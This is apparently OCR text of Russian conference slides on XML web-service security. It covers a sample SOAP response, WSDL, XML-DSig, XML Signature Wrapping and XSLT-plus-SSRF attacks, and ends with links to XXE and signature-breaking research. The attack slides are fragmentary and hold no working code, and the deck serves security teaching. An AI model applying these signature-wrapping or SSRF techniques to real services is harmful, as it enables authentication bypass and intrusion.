<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
   <soap:Body>
     <getProductDetailsResponse xmlns="http://warehouse.example.com/ws">
       <getProductDetailsResult>
         <productID>12345</productID>
         <productName>Стакан граненый</productName>
         <description>Стакан граненый. 250 мл.</description>
         <price>9.95</price>
         <currency>
             <code>840</code>
             <alpha3>USD</alpha3>
             <sign>$</sign>
             <name>US dollar</name>
             <accuracy>2</accuracy>
         </currency>
         <inStock>true</inStock>
       </getProductDetailsResult>
     </getProductDetailsResponse>
   </soap:Body>
 </soap:Envelope>
```



WSDL. Что такое?

WSDL (англ. ***W**eb **S**ervices **D**escription **L**anguage*) — язык описания веб-сервисов и доступа к ним, основанный на языке XML.

Пример.

Зачем? - Определение валидного формата SOAP запросов.

Где найти?
http://service_url.com/service?wsdl
http://service_url.com/service.wsdl

XML-DSig. Что такое?


XML Signatures (XML-DSig) – цифровые подписи, спроектированные для применения в XML-транзакциях. Стандарт описывает схему для хранения результатов операции цифрового подписания примененного к любым (чаще XML) данным. Подобно не-XML-подписям (например, PKCS) , XML-подписи поддерживают **аутентификацию, целостность данных и неотрекаемость от подписания данных**.

Главная особенность XML Signatures – возможность подписания лишь части данных XML вместо всего документа. Это особенно значимо, когда один XML-документ может иметь долгую историю, в которой различные его части оформляются в разное время разными исполнителями, и каждый подписывает лишь важную для себя часть.


XML-DSig. Что такое?

Примеры хорошего…

XML Signature Wrapping (XSW)



XML Signature Wrapping (XSW)




XML-DSig vs XSW. Практика

К примерам!

XML Signature Wrapping (XSW)

XPATH – для уточнения, что именно должно быть подписано
/soap:Envelope//soap:Body[1] – тоже не спасёт



XML-DSig + XSLT+SSRF!?

К примерам!

Links

http://www.w3.org/TR/2008/REC-xml-20081126/
http://www.w3.org/TR/2006/REC-xml11-20060816/
http://www.xml.com/pub/rg/XML_Parsers
http://defcon.org.ua/data/2/2_Vorontsov_XXE.pdf

http://clawslab.nds.rub.de/wiki/index.php/Main_Page

http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-business-critical-applications.-XXE-Tunelling-in-SAP.pdf

http://xhe.myxwiki.org/xwiki/bin/view/Main/WebHome
http://hackinparis.com/slides/hip2k12/Nicolas-Attacking_XML_processing.pdf
http://www.agarri.fr/kom/archives/2012/07/02/from_xslt_code_execution_to_meterpreter_shells/index.html
http://websters prodigy.net/2012/10/25/cve-2012-5357cve-1012-5358-cool-ektron-xslt-rce-bugs/
http://zvon.org/xxl/XPathTutorial/General_rus/examples.html

https://www.owasp.org/index.php/Testing:_WS_Information_Gathering_%28OWASP-WS-001%29
https://www.blackhat.com/presentations/bh-usa-07/Hill/Presentation/bh-usa-07-hill.pdf - 112
http://www.nds.ruhr-uni-bochum.de/media/nds/arbeiten/2012/07/24/ws-attacker-ma.pdf
http://www.nds.rub.de/media/nds/veroeffentlichungen/2011/10/22/HowToBreakXMLenc.pdf
https://www.owasp.org/images/5/5a/07A_Breaking_XML_Signature_and_Encryption_-_Juraj_Somorovsky.pdf
http://www.nds.rub.de/media/nds/veroeffentlichungen/2012/08/22/BreakingSAML_3.pdf
http://www.w3.org/TR/xmldsig-bestpractices/

Digital Security

www.twitter.com/antyurin
a.tyurin@dsec.ru